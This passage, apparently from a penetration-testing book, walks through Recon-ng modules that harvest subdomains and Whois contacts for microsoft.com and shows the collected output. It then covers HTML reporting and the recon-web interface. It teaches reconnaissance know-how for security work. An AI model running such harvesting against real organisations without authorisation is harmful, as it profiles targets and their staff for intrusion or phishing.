
```
[recon-ng][myfirstproject] > modules load recon/domains-contacts/whois_pocs
[recon-ng][myfirstproject][whois_pocs] > info

      Name: Whois POC Harvester
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Uses the ARIN Whois RWS to harvest POC data from whois queries for the given domain. Updates the
  'contacts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs
```

1. To set the required options for the module, use the following commands to set `microsoft.com` as the **SOURCE** for our targeted domain:

```
[recon-ng][myfirstproject][whois_pocs] > options set SOURCE micr
osoft.com
```


To unset a value within a module, use the `options unset <parameter/value>` command. Ensure that you execute the `info` command afterwards to verify the value is unset/removed.

1. Next, use the `run` command to execute the module, as shown below:



```
[recon-ng][myfirstproject][whois_pocs] > run

-------------
MICROSOFT.COM
-------------
[*] URL: http://whois.arin.net/rest/pocs;domain=microsoft.com
[*] URL: http://whois.arin.net/rest/poc/ABUSE231-ARIN
[*] Country: United States
[*] Email: abuse@microsoft.com
[*] First_Name: None
[*] Last_Name: Abuse
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Redmond, WA
[*] Title: Whois contact
[*] --------------------------------------------------
[*] URL: http://whois.arin.net/rest/poc/MAC74-ARIN
[*] Country: United States
[*] Email: abuse@microsoft.com
[*] First_Name: None
[*] Last_Name: Microsoft Abuse Contact
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
```

1. Next, use the `back` command to exit a module and `modules search bing` command to for modules that can leverage the Bing search engine, as shown below:




```
[recon-ng][myfirstproject][whois_pocs] > back
[recon-ng][myfirstproject] > modules search bing
[*] Searching installed modules for 'bing'...

  Recon
  _____

    recon/companies-contacts/bing_linkedin_cache
    recon/domains-hosts/bing_domain_api
    recon/domains-hosts/bing_domain_web
    recon/hosts-hosts/bing_ip
    recon/profiles-contacts/bing_linkedin_contacts
```

1. Next, use the following command to load the `bing_domain_web` module, display its information, set the targeted domain and execute the module:


```
[recon-ng][myfirstproject] > modules load recon/domains-hosts/go
ogle_site_web
[recon-ng][myfirstproject][google_site_web] > info
[recon-ng][myfirstproject][google_site_web] > options set SOURCE
 microsoft.com
[recon-ng][myfirstproject][google_site_web] > run
```

1. Use the `show hosts` command to view a list of sub-domains and hostnames that were collected about the target, as shown below:



```
[recon-ng][myfirstproject][google_site_web] > show hosts

  +-------------------------------------------------------------------------------------------------------------------+
  | rowid |                 host                 | ip_address | region | country | latitude | longitude | notes |     module      |
  +-------------------------------------------------------------------------------------------------------------------+
  | 1     | edusupport.microsoft.com             |            |        |         |          |           |       | google_site_web |
  | 2     | clarity.microsoft.com                |            |        |         |          |           |       | google_site_web |
  | 3     | privacy.microsoft.com                |            |        |         |          |           |       | google_site_web |
  | 4     | azure.microsoft.com                  |            |        |         |          |           |       | google_site_web |
  | 5     | support.microsoft.com                |            |        |         |          |           |       | google_site_web |
  | 6     | apps.microsoft.com                   |            |        |         |          |           |       | google_site_web |
  | 7     | careers.microsoft.com                |            |        |         |          |           |       | google_site_web |
  | 8     | go.microsoft.com                     |            |        |         |          |           |       | google_site_web |
  | 9     | partner.microsoft.com                |            |        |         |          |           |       | google_site_web |
  | 10    | create.microsoft.com                 |            |        |         |          |           |       | google_site_web |
```

1. Next, use the `show contacts` command to view a list of contact information that was collected, as shown below:




```
[recon-ng][myfirstproject][google_site_web] > show contacts

  +----------------------------------------------------------------------------------------------------------------------------------------------+
  | rowid |  first_name  | middle_name |            last_name     |                email                 |     title     |       region       |    country    |
  +----------------------------------------------------------------------------------------------------------------------------------------------+
  | 1     |              |             | Abuse                    | abuse@microsoft.com                  | Whois contact | Redmond, WA        | United States  |
  | 2     |              |             | Microsoft Abuse Contact  | abuse@microsoft.com                  | Whois contact | Redmond, WA        | United States  |
  | 3     | [redacted]   |             | [redacted]               | [redacted]                           | Whois contact | Redmond, WA        | United States  |
  | 4     | [redacted]   |             | [redacted]               | [redacted]                           | Whois contact | Enfield, MIDDLESEX | United Kingdom |
  | 5     | [redacted]   |             | [redacted]               | [redacted]                           | Whois contact | Enfield            | United Kingdom |
  | 6     | [redacted]   |             | [redacted]               | [redacted]                           | Whois contact | Palo Alto, CA      | United States  |
  | 7     | [redacted]   |                                          | [redacted]                           | Whois contact | Palo Alto, CA      | United States  |
  | 8     | [redacted]   |                                          | [redacted]                           | Whois contact | Palo Alto, CA      | United States  |
  | 9     | [redacted]   |                                          | [redacted]                           | Whois contact | Palo Alto, CA      | United States  |
  | 10    | [redacted]   |                                          | [redacted]                           | Whois contact | Palo Alto, CA      | United States  |
  | 11    | [redacted]   |                                          | [redacted]                           | Whois contact | Mountain View, CA  | United States  |
  | 12    | [redacted]   |             | [redacted]               | [redacted]                           | Whois contact | Redmond, WA        | United States  |
  | 13    | [redacted]   |             | [redacted]               | [redacted]                           | Whois contact | Irving, TX         | United States  |
  | 14    | [redacted]   |             | [redacted]               | [redacted]                           | Whois contact | Redmond, WA        | United States  |
  | 15    | [redacted]   |             | [redacted]               | [redacted]                           | Whois contact | Redmond, WA        | United States  |
  | 16    | [redacted]   |             | [redacted]               | [redacted]                           | Whois contact | Charlotte, NC      | United States  |
```

Names and email addresses are redacted for privacy reasons


The show command can be used with show [`companies`] [`credentials`] [`hosts`] [`locations`] [`ports`] [`pushpins`] [`vulnerabilities`] [`contacts`] [`domains`] [`leaks`] [`netblocks`] [`profiles`] [`repositories`] to view specific information that was obtained by Recon-ng. Additionally, the `dashboard` command provides a summary of all activites in Recon-ng such as showing the number of times a module was executed and how much data was collected.

1. To view a summary of your activities within the `myfirstproject` workspace, use the `dashboard` command, as shown below:



```
[recon-ng][myfirstproject] > dashboard

  +------------------------------------------------+
  |                Activity Summary                |
  +------------------------------------------------+
  |                 Module                 | Runs  |
  +------------------------------------------------+
  | recon/domains-contacts/whois_pocs      | 1     |
  | recon/domains-hosts/bing_domain_web    | 7     |
  | recon/domains-hosts/builtwith          | 3     |
  | recon/domains-hosts/google_site_web    | 1     |
  | recon/hosts-hosts/virustotal           | 1     |
  +------------------------------------------------+
```

1. Next, collecting all the data can overwhelming to process and analyzed, however Recon-ng has various reporting modules to help us. Use the `modules search report` command to view a list of all reporting modules, as shown below:




```
[recon-ng][myfirstproject] > modules search report
[*] Searching installed modules for 'report'...

  Reporting
  ---------
    reporting/csv
    reporting/html
    reporting/json
    reporting/list
    reporting/proxifier
    reporting/pushpin
    reporting/xlsx
    reporting/xml
```

1. To generate an HTML-format report, use the following commands to set the required parameters and specify the output location for the final report:


```
[recon-ng][myfirstproject] > modules load reporting/html
[recon-ng][myfirstproject][html] > info
[recon-ng][myfirstproject][html] > options set CREATOR GLEN
[recon-ng][myfirstproject][html] > options set CUSTOMER ACME_Ent
erprises
[recon-ng][myfirstproject][html] > options set FILENAME /home/ka
li/Desktop/myfirstproject_report.html
[recon-ng][myfirstproject][html] > run
```

The following screenshot shows the how to preceding commands were applied on the module:



```
[recon-ng][myfirstproject] > modules load reporting/html
[recon-ng][myfirstproject][html] > info

      Name: HTML Report Generator
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Creates an HTML report.

Options:
  Name      Current Value                                                   Required  Description
  --------  --------------                                                  --------  -----------
  CREATOR                                                                   yes       use creator name in the report footer
  CUSTOMER                                                                  yes       use customer name in the report header
  FILENAME  /home/kali/.recon-ng/workspaces/myfirstproject/results.html    yes       path and filename for report output
  SANITIZE  True                                                            yes       mask sensitive data in the report

[recon-ng][myfirstproject][html] > options set CREATOR GLEN
CREATOR ⇒ GLEN
[recon-ng][myfirstproject][html] > options set CUSTOMER ACME_Enterprises
CUSTOMER ⇒ ACME_Enterprises
[recon-ng][myfirstproject][html] > options set FILENAME /home/kali/Desktop/myfirstproject_report.html
FILENAME ⇒ /home/kali/Desktop/myfirstproject_report.html
[recon-ng][myfirstproject][html] > run
[*] Report generated at '/home/kali/Desktop/myfirstproject_report.html'.
```

1. To view the report, simply go to the output directory such as `/home/kali/Desktop` and open the report HTML file using the web browser, as shown below:



ACME_Enterprises

Recon-ng Reconnaissance Report

[+] Summary

[-] Hosts


host	ip_address	region	country	latitude	longitude	notes	module
about.ads.microsoft.com							google_site_web
account.microsoft.com							google_site_web
adoption.microsoft.com							google_site_web
answers.microsoft.com							google_site_web
apps.microsoft.com							google_site_web
azure.microsoft.com							google_site_web
azureforeducation.microsoft.com							google_site_web
blogs.microsoft.com							google_site_web
build.microsoft.com							google_site_web
careers.microsoft.com							google_site_web
catalog.update.microsoft.com							google_site_web
clarity.microsoft.com							google_site_web
cloudblogs.microsoft.com							google_site_web
cmt3.research.microsoft.com							google_site_web

This report provides a very easy-to-understand summary of all the data that was collected using Recon-ng. The reporting module plays an excellent role in helping ethical hackers to correlate data about their target during the reconnaissance phase.

1. Next, to access the web interface of Recon-ng, use the following command on a new Terminal:

```
kali@kali:~$ recon-web
```

1. Once the workspace has been initialized, open the web browser within Kali Linux and go to `http://127.0.0.1:5000/`, as shown below:



[recon-ng] [myfirstproject]

contacts

83

hosts

57

domains

0

recon/domains-hosts/bing_domain_web

7

recon/domains-hosts/builtwith

3

recon/domains-contacts/whois_pocs

1

recon/hosts-hosts/virustotal

1

recon/domains-hosts/google_site_web

1

1. As shown in the preceding screenshot, ethical hackers and penetration testers can improve their data collection and analysis using the web interface of Recon-ng.

To learn more about Recon-ng and its features, please visit the official GitHub repository at: https://github.com/lanmaster53/recon-ng.

Having completed this exercise, you’ve learnt how to leverage Recon-ng to efficiently collect and analysis OSINT from multiple data sources. Next, you will learn how to use theHarvester for data harvesting.

Data collection with theHarvester

Using a tool such as **theHarvester** enables to you efficiently collect OSINT to identify sub-domains and additional exposed assets of a targeted organization. To get started using theHarvester for data collection, please use the following instructions:

1. Firstly, power-on the **Kali Linux** virtual machine and ensure it has internet connectivity.
2. Next, open the **Terminal** and use the following command to display the menu for theHarvester:

